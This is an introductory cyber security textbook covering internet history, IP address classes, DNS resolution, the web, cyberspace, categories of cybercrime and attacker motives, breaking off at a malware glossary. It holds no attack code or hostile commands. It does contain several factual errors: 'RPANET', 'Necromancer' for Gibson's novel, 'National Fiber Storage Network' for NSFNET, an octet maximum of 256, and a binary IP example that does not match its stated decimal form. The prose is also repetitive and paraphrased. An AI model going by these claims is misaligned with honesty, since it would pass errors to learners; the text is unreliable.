DECEMBER 2022

CIA of CYBER SECURITY

AUTHORS

Dr Sheeja Kumari Vaikunda Mani, Mr. V. Naveen, Dr M Rajasekar, Dr Shibu K.R

ISBN: 978-81-942293-9-1

Publisher: International Institute of Organized Research (I2OR), INDIA

CIA of Cyber Security

Authors: Dr Sheeja Kumari Vaikunda Mani, Mr. V. Naveen, Dr M Rajasekar, Dr Shibu K.R

Vol. 1 December 2022

ISBN: 978-81-942293-9-1

Published By:

Number 3179, Sector 52, Chandigarh (160036) - India

Printed by

Green ThinkerZ

#530, B-4, Western Towers, Sector 126, Greater Mohali, Punjab (140301) – India

Author 1

Acknowledgement

I want to thank:

My daddy Mr. N.Vaikunda Mani, mummy Mrs. M.Vijaya Kumari, Spouse T.G.Packiaraj and my kid Johanna P Sheeju for their soulful support and their encouragement throughout my career. I want to thank EVERYONE who ever said anything positive to me or taught me something. I heard it all, and it meant something. All the dudes I ever slept with, I appreciate the experiences, but I ain't naming none of you! I want to thank God most of all, because without God I wouldn't be able to do any of this.

Dr Cja.

Author 2

Acknowledgement

I owe an enormous debt of gratitude to those who gave me detailed and constructive comments on one or more chapters.

Dr Naveen.

Author 3

Acknowledgement

The world is a better place thanks to people who want to develop and lead others. What makes it even better are people who share the gift of their time to mentor future leaders. Thank you to everyone who strives to grow and help others grow.

Dr M Rajasekar

Author 4

Acknowledgement

"Thanks so much to all my beta readers for taking the time and making the effort to not just read my draft book, but send detailed comments and feedback. This book is far better thanks to you. Special thanks to…"

Dr Shibu K R.

CONTENTS

CHAPTER 1

CYBER SPACE

1. Introduction

The Internet is one of the most significant innovations that have come forth in the 21st century and has had an impact on our lives. Today, the internet has broken down every barrier and transformed the way we communicate, play games, work, shop, meet new people, listen to music, watch movies, order meals, pay bills, congratulate a buddy on his birthday or anniversary, and do many other things. Naming it, and probably already have an app for it in our arsenal. The lives have been made easier and more comfortable as a result of this. We no longer have to wait in a lengthy line to pay our telephone and power bills, as in days gone by we were required to do so. Now, all it takes to make the payment is a single click, whether we're at home or at the office. The level of development of technology has progressed to the point where one can access the internet without the need of a computer. Because smartphones, palmtops, and other devices now come equipped with internet access, it is possible for all to maintain a constant connection with the colleagues, families, and friends around the clock. The internet has not only made our lives easier, but it has also made many previously out of reach goods and services accessible to those of middle class income by lowering their prices. Not so long ago, when the caller was on an international or even a domestic short-distance call, the eyes on the pulse metre were struck. The calls came with a hefty price tag. ISD and STD were only utilised for the transmission of time-sensitive communications; the rest of the ordinary communication was carried out through the use of letters due to the fact that they were very inexpensive. Now, thanks to the internet, it is possible to not only talk but also use video conference using popular applications like skype, gtalk, etc. at a very low price. In fact, the cost of a one-hour video chat using the internet is

less expensive than the cost of sending a one-page document from Delhi to Bangalore using speed-post or courier service. In addition to this, the internet has altered the way how to use the ordinary equipment that we previously used. Not only is it possible to watch well-known television shows and movies on a television, but it's also possible to use it to make phone calls or video chat with friends through the internet. Mobile phones are utilised not only for making phone calls but also for watching the newest movies. We are able to maintain the connections with everyone, irrespective of where we are physically located. Working parents may keep an eye on their children at home and assist them with their schoolwork while they are at the office. A businessperson can use the click of a button to monitor his employees, office, shop, and other locations. It has improved the quality of all the people lives in more ways than one. Have you ever stopped to consider where the internet originated from? Let's have a conversation about the internet's brief history and find out how it came to be and how it developed to the point where we can't even imagine our lives without it.

1.1 The Evolution of the Internet

I am not sure what the cold war between the United States of America and Russia contributed to the development of in the world, but I do know that the internet is one of those incredibly helpful innovations whose foundation was set during the days of the cold war. On October 4, 1957, Russia was the nation that successfully launched the first satellite into space. It was called SPUTNIK. This was clearly Russia's victory over cyber space, and as a counter step, the Advanced Research Projects Agency, the research arm of the United States Department of Defense, declared the launch of RPANET (Advanced Research Projects Agency NETwork) in the early 1960s. RPANET stands for the Advanced Research Projects Agency Network. This was an experimental network that was designed to keep the computers connected to this network in communication with each other even if any of the nodes fails to respond as a result of the bomb attack. This network was designed to keep the computers connected to this

network in communication with each other. The laboratory run by Leonard Kleinrock at the University of California, Los Angeles was responsible for sending the first first message across the ARPANET, which was a packed switching network (UCLA). It is likely to come as a shock to learn that the first communication to be transmitted across the internet was the abbreviation "LO." In reality, they planned to send the work "LOGIN," but only the first two letters made it to their destination at the second network node at Stanford Research Institute (SRI). Before the last three letters could make it to their destination, the network was taken offline because of a fault. The mistake was corrected almost immediately, and the message and it were both resent.

The development of rules for communication, also known as protocols for communicating over ARPANET, is the most important role that ARPANET is tasked with playing. In particular, the ARPANET was a driving force behind the creation of protocols for internetworking, which made it possible for a collection of distinct networks to be interconnected to form a network of networks. It was the impetus for the development of the TCP/IP protocol suite, which outlines the guidelines for joining APRANET and communicating with other users of the network.

In the short time that followed, in 1986, the NSF (National Science Foundation) backbone was established, and the computing centres of five US colleges were joined to form NSFnet. The following universities took part in the competition: Princeton University (John von Neumann National Supercomputer Center, JvNC)

• The Cornell Theory Center (CTC), which is located at Cornell University

• The National Center for Supercomputing Applications, also known as NCSA, is located at the University of Illinois at Urbana-Champaign

• The Pittsburgh Supercomputer Center at Carnegie Mellon University • The San Diego Supercomputer Center at General Atomics By the year 1990, NFSnet had become widely used, while ARPAnet had been shut down because of its declining popularity.

There were a great deal of similar networks that were built by other educational institutions and nations, such as the United Kingdom. A proposal for a packed switching network was made in 1965 by the National Physical Laboratory (NPL). MERIT network was established in 1966 by the Michigan Educational Research Information Triad, and it received funding and assistance from both the state of Michigan and the National Science Foundation (NSF). In 1973, France was also one of the first countries to construct a packet switching network called CYCLADES.

Now that there were numerous parallel systems operating on a variety of protocols, the scientists were looking for some common standard that would allow the networks to be interconnected. The TCP/IP protocol suites were ready for use in 1978, and by 1983, ARPANET had adopted the TCP/IP protocol.

It was in 1981 when two major networks were combined into one larger one. Computer Science Network (CSNET), which was established by NFS, was connected to ARPANET through the use of the TCP/IP protocol suite. Now, the network was not only well-known in the academic world, but the corporate sector also developed an interest in the network. In its early stages, NFS offered support for a speed of 56 kbit/s. In 1988, it was increased to 1.5 Mbit/s in order to enable the growth of the network with the participation of merit network, IBM, the Michigan Communications Authority, and the state of Michigan.

Following the realisation by the cooperating states of the power and utility of this network, they participated in the development of the network in order to take use of its advantages. By the late 1980s, a large number of Internet Service Providers (ISPs) had

formed to serve as the network's backbone, which is responsible for carrying network traffic. By 1991, the capacity of NFSNET had been reached, therefore it was expanded to 45 Mbit/s. Backbone service was offered by a large number of commercial ISPs and was very popular with corporations. The National Fiber Storage Network (NFSNET) was shut down in 1995 so that the Internet could take over the role of carrying commercial traffic. This was done to make commercial usage of the network easier.

As of right now, an increasing number of educational institutions and research facilities all around the world are connected to it. Now, this network was highly popular among those working in the field of research, and in 1991, the same year that the World Wide Web was made public, the National Research and Education Network (NREN) was established. At first, the sole function of the internet was to transport files between computers. Tim Berners-Lee, who was responsible for the creation of the world wide web as we know it today, deserves all of the credit. The utilisation of computer networks underwent significant change after the introduction of the World Wide Web. Now that we have access to this web of information, we may utilise it to retrieve any information that is stored on the internet. For the purpose of navigating the internet, a piece of software known as a browser was developed. Mosaic is the name given to the product that was created in 1992 by researchers at the University of Illinois. This browser makes it possible to navigate the internet in the same manner that we do now.

1.2.Website Addresses

Because there are so many devices that can connect to the internet, we require some kind of system that can individually identify each one of them. In addition, we need a centralised system that manages this procedure in order to prevent the use of duplicate signs to identify each device, which would defeat the aim of the endeavour altogether. In order to

take care of this, we have established a centralised organisation known as the Internet Assigned Numbers Authority (IANA). The Internet Assigned Numbers Authority (IANA) is in charge of distributing unique numbers known as Internet Protocol (IP) addresses. An Internet Protocol (IP) address is a binary number that is 32 bits long and is broken up into four octets, each of which contains 8 binary digits. In an Internet Protocol address, each octet is denoted by a dot (.). An example of what an IP address looks like is

11110110.01011010.10011100.1111100

Each 8-bits in an octet can have two binary values i.e. 0 and 1. Therefore, each octet can have minimum value 0. i.e. 00000000 to maximum value 256 i.e. 11111111 and in total have 2^8=256 different combinations.

Again, because it is difficult to recall this 32-bit address in binary form, it has been written in a decimal format for easier comprehension by humans. However, the binary format is the only one that a computer can understand, therefore humans must use the decimal format to communicate with the machine. The IP address listed above can also be written in decimal form as 123.45.78.125.

These octets are utilized to create several classes as well as to differentiate between them. Network and Host are the two individual components that make up an IP address. The host part identifies a device on a specific network, whereas the network part identifies a particular network and its associated networks.

This address provides a one-of-a-kind identifier for a device that is connected to the internet, analogous to how the postal service determines the location of a residence by first determining the county, then the state, the district, the post office, the cluster or block, and, finally, the house number. On the basis of the IP ranges that are currently available, these IP addresses have been divided up into five distinct categories. These various categories and classes are as follows:

Table 1: IP Address Classes

Class	Address range	Supports
Class A	1.0.0.1 to 126.255.255.254	Provides support for up to 16 million hosts across 127 different networks.
Class B	128.1.0.1 to 191.255.255.254	It is capable of supporting 65,000 hosts across 16,000 different networks.
Class C	192.0.1.1 to 223.255.254.254	Each of the 2 million networks it supports can accommodate 254 hosts.
Class D	224.0.0.0 to 239.255.255.255	Exclusively for use by multicast groups
Class E	240.0.0.0 to 254.255.255.254	Archived for use at a later time or set aside for research and development purposes.

The operation of assigning IP addresses is made more decentralised by the Internet Assigned Numbers Authority (IANA), which distributes a substantial part of IP addresses to five Regional Internet Registries (RIRs), which are then responsible to the IP addresses for their zone are assigned to them. The following RIRs, along with the regions in which they operate, are given below:

- ✓ APNIC is the Regional Internet Registry (RIR) that is in charge of providing service to the Asia Pacific region.
- ✓ AfriNIC - This Regional Internet Registry (RIR) is in charge of providing service to the African region.

- ✓ ARIN This RIR is responsible for serving North America in addition to a number of islands located in the Caribbean and in the North Atlantic.
- ✓ RIPE NCC is responsible for serving Europe, the Middle East, and parts of Central Asia;
- ✓ LACNIC is responsible for serving Latin America and the Caribbean.

There is an entity known as Number Resource Organization, and its purpose is to act as a liaison and coordinator between these five RIRs (NRO). These groups are classified as

1.3. DNS

When visiting a website on the internet, typically type in a name like www.uou.ac.in, but we rarely deal with IP addresses like 104.28.2.92. Despite this, if we type http: 104.28.2.92 in the URL, we will still be taken to the same page. This is due to the fact that all URLs point to the same server. The fact of the matter is that we are far more at ease when utilising names as opposed to numbers and are better able to recall them. Additionally, these IP addresses are subject to change over time, and several of the websites in question have more than one IP address. In addition, the movement of data over the internet is only feasible with the usage of IP addresses since the routing of data packets sent over the internet is accomplished using IP addresses. There is a server that is known as the Domain Name System (DNS), and it is responsible for performing this translation work. This helps to simplify things for us, and it also prevents us from having to remember the ever-changing IP address numbers. When you type an address such as http:www.uou.ac.in into your browser, a procedure known as DNS name resolution is carried out in the background at the same time. The computer remembers recently visited websites and locally maintains a database in the

DNS cache to keep track of this information. If the IP address of the website you are looking for cannot be located in the DNS cache on your local computer, the next most likely place to find it is on the DNS server maintained by your Internet service provider (ISP). These DNS servers run the ISP and are also responsible for maintaining the cache of recently accessed pages. The DNS server of the Internet service provider (ISP) will forward the query to the root nameservers just in case the information cannot be retrieved here either. Other DNS servers and clients on the internet receive the root zone file once it has been published by the root name servers. The root zone file provides information regarding the locations of the authoritative DNS servers for each top-level domain (TLD) in the DNS. At this time, there are a total of 13 rootname servers. They are as follows:

A - VeriSign Global Registry Services;

B - University of Southern California - Information Sciences Institute;

C - Cogent Communications;

D - University of Maryland;

E - NASA Ames Research Center;

F - Internet Systems Consortium, Inc.;

G - U.S. DOD Network Information Center;

H - U.S. Army Research Lab;

I - Autonomica/NORDUnet;

J - VeriSign Global Registry Services;

K - RIPE NCC

L - ICANN

M - WIDE Project

By reading the last portion of the URL first, these root nameservers route the query to the Top-Level Domain (TLD) nameservers that are most qualified to handle it. In the instance that we looked at, the URL was http:www.uou.ac.in. The period at the end is.in. The top-level domain name servers include examples such as.com,.biz,.org,.us, and.in, among others. These top-level domain name servers perform the function of a switchboard and route queries to the authoritative nameservers that are maintained by each individual domain. These authoritative nameservers are responsible for the upkeep of DNS records in addition to other helpful information. Through the use of TLD nameservers, nameservers, and the DNS server of the asking Internet service provider, this address record is sent back to the requesting host computer. These intermediary servers store the recond of this IP address in their DNS caches so that if the same request comes up again, they won't have to go through this process again. This saves time and ensures that the data is accurate. If the same URL is requested once more, the DNS cache stored on the local computer that is acting as the host will return the URL's corresponding IP address.

1.4. Infrastructure of the Internet

As its name suggests, the Internet is a network that consists of other networks; more specifically, it is a collection of several small, medium, and large networks. This makes it very evident that there is no one person who owns the internet, making it a prime illustration of the fruitful results that can be achieved through cooperation. You must be astonished at the fact that such a massive network that spans many continents can function normally despite the fact that there are so many nodes in it. It is true that in order to monitor such a big network, we need an international authority that can establish the rules, regulations, and protocols that must be followed in order to join and make use of this network. Because of

this, in 1992, a global organisation that would later be known as "The Internet Society" was established to deal with problems of this nature.

Let's talk about how things function on the internet, shall we? How the email that you send to your friend's computer, which is located in a different country or continent, is received by your friend's computer. Your computer functions as a standalone system when you are working on it in your own house using either a laptop or a desktop without being connected to the internet. On the other hand, you will become a part of the network anytime you connect to the internet by dialling the number of your Internet Service Provider (ISP) using your modem. The Internet Service Provider (ISP) acts as the connecting point between the core infrastructure of the internet, which all data travels through, and the individual user. At the Network Access Points, the Internet Service Provider connects to the backbone of the internet (NAP). The large telecommunications firms that operate in a variety of areas are the ones responsible for providing these NAPs. These huge telecommunications corporations connect the countries and the continents by constructing and maintaining the vast backbone infrastructure to transport data from NAP to NAP. This is done so that the data may be transmitted from NAP to NAP. ISPs are responsible for the local construction and management of networks, and they are connected to the backbone at NAP. Therefore, in order to connect to the internet using a modem, you must first become a member of the regional ISP. This ISP then connects to the internet backbone through NAP. The data is sent to the destination NAP after being sent through this backbone. The destination NAP is the location of your friend's Internet service provider (ISP). The data will be transmitted to your friend's computer as soon as he contacts the number for his modem to connect to the internet.

1.5. The World Wide Web (WWW)

There are instances when we use the terms internet and world wide web, or just the web, as it is more commonly known, interchangeably. However, web is just one of many different services that may be obtained through the use of the internet. E-mail, Usenet, Messaging Services, File Transfer Protocol, and Many More are Just Some of the Popular Services the Internet Provides Other Than the Web. Web pages use the HTTP protocol to connect with one other and share information over the internet. Tim Berners-Lee, a scientist from the United Kingdom, created the World Wide Web in 1989 at the European Organization for Nuclear Research (CERN) in Switzerland. It includes all of the public websites as well as all of the gadgets that can access the material of the internet. The World Wide Web (WWW) is a model for information sharing that was established to facilitate the sharing of information via the internet. On the World Wide Web, one can access a large number of public websites, each of which is a collection of individual web pages. These websites offer a wealth of information in a variety of formats, including text, videos, audio, and still images. A piece of application software known as a web browser is required in order to access these online pages. Web browsers such as Internet Explorer, Chrome, Safari, and Firefox are just a few instances of the many available options.

In conclusion, this was a brief introduction on the internet and how it operates. Let's talk about illegal activity on the internet now.

1.6. Cyberspace and its Significance

It would appear that the phrase "cyberspace" was first used in a science fiction film. On the other hand, in the 21st century, it has developed into a fundamental component of our everyday life. Let's get educated on the basics of cyberspace, including its definition and the role that laws play in establishing its level of safety and privacy.

The term "cyberspace" most commonly refers to the computer, which is both a virtual network and an electronic medium that was created to facilitate the process of online communication. This makes it possible for easy and readily available communications to take place all over the world. The entirety of Large computer networks, each of which is made up of a multitude of smaller networks, make up cyberspace. These implementations adhere to the TCP or IP protocol.

The Transmission Control Protocol (TCP) is a communications standard that was developed to enable application programmes and other computing devices to communicate with one another and share data and messages when connected to a computer network. These are intended to convey data throughout the internet, after which they will ensure that the data have been successfully transported over the networks to which they were sent. The Internet Engineering Task Force, sometimes known as IETF, is the organisation responsible for defining internet standards. The majority of the laws that govern the internet are based on these standards. It is a protocol that is utilised rather frequently, and it assures that data is delivered in its whole from beginning to end.

On the other hand, Internet Protocol, sometimes known as IP, is a mechanism that involves delivering data from one device to another utilising the internet as the intermediary. Every single one of these devices has a one-of-a-kind IP address, which serves as the basis for their individual identities. Through the use of the IP address, it is possible to communicate and share data with other devices that are connected to the internet. It specifies the manner in which connected devices and the applications running on those devices will exchange data packages with one another and the networks to which they are connected. Every single transfer is carried out by means of one of the protocols that are part of the Internet Protocol Suite, namely TCP or IP.

In the vernacular of information technology, the term "cyberspace" can be used to refer to any system that either has a sizeable user base or simply just a user interface that is well-designed.

Users are able to engage in a wide variety of activities within cyberspace, including but not limited to the following: sharing information, interacting with one another, exchanging ideas, playing games, participating in discussions or social forums, conducting business, and producing media that is user-friendly.

1.7. The History of Cyberspace

Necromancer, a work of science fiction written by William Gibson, is credited with being the first publication to use the term "cyberspace." The book provided a description of a society that existed entirely online and was comprised entirely of computers. The author of the book referred to Cyberspace as a three-dimensional virtual landscape which was produced by a network of computers. Despite the fact that it appears to be a real location, it was really produced by a computer and represents abstract facts.

After the book was first published, the term "cyberspace" quickly established itself as a standard entry in numerous English dictionaries. According to the definition offered by the New Oxford Dictionary of English, cyberspace is the fictitious setting in which individuals interact with one another through the medium of computer networks.

According to one definition of the term "cyberspace," it is a "virtual space" that does not have mass, gravity, or boundaries. It refers to the interconnected space that exists between the various computer networks.

Cyberspace is defined by its bits and bytes, which are composed of ones and zeros. This setting is highly dynamic, and the values are consistently shifting as a result. It is also

possible to define it as the fictitious site where two people can have a conversation with one another.

When we investigate the definition of the term "cyberspace," we find that it does not refer to a real location but rather a digital medium. The following is a list of distinctions that can be found between the real world and cyberspace:

Cyberspace	Real World
Undefined, dynamic, and exponential in nature	Clearly defined, unchanging, and performed in stages
There is no predetermined form; rather, it is as limitless as the human imagination.	Contours That Are Fixed

One way to think of cyberspace is as being analogous to the human brain, with the vast network of computers standing in for the myriad neurons and the interconnections between them. As a consequence of this, it may be thought of as a connection between the finite world and the physical universe.

1.8. More about the Online World

Cyberspace is, in many fundamental ways, the product of what human cultures make of it. One approach to talk about cyberspace is in relation to the utilisation of the worldwide internet for a variety of objectives, ranging from conducting business to providing leisure. We observe the existence of cyberspace whenever several parties establish locations for online meetings. One may say that a cyberspace is created in each location where Internet access is available. The proliferation of Internet access via desktop computers as well as mobile devices, such as smartphones, means that the cyberspace is expanding in a manner that is both theoretical and practical at the same time.

One further excellent illustration of cyberspace is provided by the online gaming platforms, which are marketed as vast online player ecosystems. When these vast communities come together to play, they are able to create their very own cyberspace worlds that are exclusive to the digital realm and do not exist in the physical world, also referred to as "meatspace."

To get a better understanding of what cyberspace is and what it means, one way to think about it is to think about what occurs when thousands of people, who in the past may have congregated in physical rooms to play a game together, now play the game by each looking into a device from their own remote locations. Gaming operators, in the process of dressing up the interface to make it more attractive and engaging, are, in a sense, transferring an element of interior design to the realm of cyberspace.

In point of fact, using gaming as an example, in addition to streaming video, demonstrates what our cultures have generally opted to do with cyberspace in general. Many specialists and experts in the field of information technology, such as F. Randall Farmer and Chip Morningstar, believe that the rise in popularity of cyberspace may be attributed to its function as a medium for social interaction rather than to its technical execution and implementation. This gives light on how nations opted to establish cyberspace and the implications of those choices.

The same human cultures may, in theory, develop other types of cyberspace, which are essentially technological domains in which digital items are made, sized, and evaluated in technical ways. For instance, cyberspaces in which language translation takes place instantly at the blink of an eye, or cyberspaces involving full-scale visual inputs that can be reproduced on a wall that is ten feet high.

In the end, it appears that the cyberspaces that we have made are quite conformist and one-dimensional when compared to what might be possible. In this regard, cyberspace is perpetually undergoing change and shows promise of becoming more eclectic in the years to come.

CHAPTER 2

CYBER CRIME

2.1. INTRODUCTION

In the 1960s, when the internet was first created, only a select group of people, including scientists, researchers, and members of the military, had access to it. The population of people who utilise the internet has grown exponentially. At first, committing a crime on a computer meant doing little more than intentionally causing physical harm to the device and any associated infrastructure. In the 1980s, a shift occurred in which the focus shifted from causing physical damage to computers to causing a computer to malfunction through the use of a harmful code known as a virus. Up until that point, the influence had not yet reached a significant number of people due to the fact that the internet was restricted to defence installations, huge international enterprises, and research communities. When the internet was first made available to the general public in 1996, it quickly gained popularity among the masses. Subsequently, people gradually got dependent on the internet to the point that it significantly altered their way of life. The graphical user interfaces (GUIs) were developed so well that the user did not need to be concerned with how the internet was operating. They simply have to make a few clicks over the cyber links or type the desired information at the desired place without having to worry about where the data is stored or how it is transmitted over the internet, or whether the data can be accessed by another person who is connected to the internet, or whether the data packets transmitted over the internet can be snooped on and altered. All they have to do is make a few clicks over the cyber links or type the desired information at the desired place. The primary focus of computer crime has evolved from just causing damage to the machine itself or deleting or altering data for the purpose of gaining personal benefit to the commission of financial crimes. The frequency of

these cyber assaults is rising at an alarming rate. Around 25 computers fall prey to cybercriminals every second, and it is estimated that approximately 800 million people would be impacted by this phenomenon by 2013. Between 2011 and 2013, CERT-India has stated that around 308,371 Indian websites were compromised by hackers. It is also predicted that around 160 million dollars are lost due to cybercrime on an annual basis. This number is likely an underestimate given that the vast majority of instances are never recorded.

According to the 2013-14 report of the standing committee on Information Technology to the 15th Lok Sabha by ministry of communication and information technology, India is the third largest number of people using the internet throughout the world. As of June 2011, it was estimated that India had 100 million people using the internet, and those numbers are rapidly increasing. There are over 134 main Internet Service Providers in India, which collectively are responsible for the country's approximately 22 million broadband connections (ISPs).

Before we go any further with this topic, could you perhaps explain what what is meant by the term "cyber crime"?

The term "cyber crime" refers to an illegal activity in which a computer or computing device, such as a smartphone, tablet, Personal Digital Assistant (PDA), etc., that is either independent or a part of a network is used as a tool or target of criminal activity. Examples of such devices include smartphones, tablets, and Personal Digital Assistants (PDAs). In most cases, crime perpetrated by individuals with a destructive and criminal attitude, typically for the purposes of vengeance, money, or adventure.

2.2. The Different Types of Crimes Committed Online

The target of the cyber attack could be someone working for or against the organisation that is now under attack. Given these considerations, it is possible to divide cybercrime into two distinct categories:

• **Insider Attack :** An Attack from Within An attack on the network or the computer system that is carried out by a user who is permitted to access the system is referred to as an insider attack. It is typically carried out by disgruntled or unhappy workers or contractors working inside the organisation. It is possible that vengeance or money was the driving force behind the insider attack. An insider can launch a cyber assault with relatively little effort since they are familiar with the policies, processes, and IT architecture of the company as well as the weak points in the security system. In addition, the perpetrator of the hack has access to the network. As a result, it is quite simple for an insider attacker to steal valuable information, crash the network, and carry out other malicious activities. When an employee is terminated or given new responsibilities in a business, and those responsibilities are not represented in the IT regulations of the firm, this is the most common scenario that leads to an insider attack. This gives the attacker a verifiability window that they can use. Planning for and putting in place an internal intrusion detection system (IDS) within the company is one way to protect it from an attack carried out by an insider.

• **External Attack :** An External Attack is a type of attack that occurs when the perpetrator is either employed by a member of the organisation or by a third party that is not affiliated with the company. When a company is the target of a cyber assault, not only does it suffer a financial loss, but it also suffers a reputational damage. Since the attacker is not part of the organisation, these types of attackers typically scan and gather information. An experienced network and security administrator keeps a regular eye on the log that is


generated by the firewalls, as it is possible to track down external attacks by carefully analysing the information contained in the firewall logs. In addition, intrusion detection systems are set up so that a watch may be kept on any attacks that come from the outside.

The level of maturity of the cyberattacker can be used to differentiate between structure assaults and unstructured attacks, both of which fall within the category of cyberattacks. However, there is precedence of incidents in which a structured attack was carried out by an internal employee. Some of the authors have categorised these attacks as a sort of external attacks, while there are other cases in which they were carried out. When a competitor corporation desires the future strategy of an organisation on particular issues, this kind of situation can arise. It is possible for the attacker to obtain access to the required information by strategically gaining entry to the firm as an employee.

• **Unstructured attacks**: These types of cyber attacks are typically carried out by inexperienced individuals who do not have any particular goals or objectives in mind when they carry out the attack. These immature individuals will typically attempt to test a tool that is easily accessible on the internet on the network of a random firm.

• **Structured Attacks**: These kinds of assaults are carried out by people who have a great deal of expertise and experience, and the individuals who carry them out have very clear goals in mind when they do so. They have access to highly advanced tools and technologies, which allow them to access other networks without the Intrusion Detection Systems of those networks seeing it (IDSs). In addition, these attackers have the necessary expertise to either create new tools or change the ones that already exist in order to achieve their goal. These kinds of attacks are typically carried out by professional criminals, by a government against other competing countries, by politicians in an effort to tarnish the image of a rival individual or country, by terrorists, by rival companies, and so on.

The commission of cybercrimes requires a very modest initial investment and is associated with a low level of risk, yet it can provide extremely high returns. These highly orchestrated crimes that are committed using systematic methods are commonplace in today's society. There is a flawless hierarchical organisational arrangement similar to that of formal organisations, and some of them have achieved a level in terms of their technical capabilities that is on par with those of industrialised nations. They are going after major financial institutions, defence and nuclear facilities, and they are also involved in the online drug trade.



The opportunities that present themselves determine how each person in the hierarchy should perform their duties, which can change at any time. If a hacker gains access to sensitive information held by an institution, he or she may utilise that information to financially benefit the hacker rather than the business. If the hacker has the necessary technical expertise, he will do it himself; otherwise, he will look for a buyer who is interested in the data and has the necessary technical expertise.

On-demand and service are two things that certain cybercriminals offer their customers. It is possible for a person, company, or country to make contact with these cyber criminals in order to hack into an organisation in order to obtain access to some sensitive data or to launch a major distributed denial-of-service attack on their rivals. Hackers create malware, viruses, and other programmes to meet the criteria of their customers based on the demand of the customer. If an organisation is hit by a cyber attack, not only will it suffer financial loss, but also its reputation will be damaged in a negative way, and the organisation that is in direct competition with them will most certainly benefit from it.

2.3. Motives Behind the Commitment of Cyber Crimes

There are many different factors that contribute to the acceleration of the growth of cybercrime. The following are some of the more important ones:

a. Financial Gain: One of the primary reasons why people engage in criminal activity online is the hope of gaining financial gain quickly and easily.

b. Revenge: Some individuals will try to exact their vengeance on another person, organisation, society, caste, or religion by smearing its reputation or causing it to suffer economic or physical loss. The term "cyber terrorism" accurately describes this situation.

c. For the Fun of It: Amateurs engage in cybercrime for the thrill of it. They simply want to evaluate the most recent tool that they have come across.

d. Recognition: It is considered to be a source of pride if someone can hack highly secured networks, such as those that are used for defence sites or networks.

e. Anonymity—The fact that a person can remain anonymous in cyberspace makes it more likely that they will commit a cybercrime. This is because it is much simpler to commit a cybercrime over the internet while maintaining one's anonymity than it is in the real world.

It is far simpler to commit illegal acts and get away with them in the virtual world than it is in the physical world. There is a powerful sense of anonymity that might entice normally upstanding persons to forgo their ethics in order to pursue personal gain.

f. Cyber Espionage: There are times when the government itself will engage in cyber trespassing in order to keep an eye on another individual, network, or country. It's possible that political, economic, or societal factors are behind this decision.

2.4. THE KIND OF MALWARE THAT IT IS

Malware is an acronym that stands for "Malicious Software," and it is created with the intention of gaining access to a computer or installing itself in it without the user's permission. They will carry out undesirable activities within the host computer for the advantage of a third party. There is a wide variety of malicious software that, when installed on a host machine, can significantly hinder its performance. There is a wide variety of malicious software, some of which are just built to divert or bother the user, while others are more intricate and are designed to steal sensitive information from the host machine and send it to distant servers. Malware comes in many different varieties, and the Internet is home to all of them. The following are some of the most common ones:

2.4.1.Adware

It is a specialised form of malware that displays intrusive advertisements without the user's consent. They will either bring up a new page that advertises a product or event, or they will redirect the current page to a page that contains advertising. The companies whose wares are being advertised typically provide financial support for the adware in question.

2.4.2. Spyware

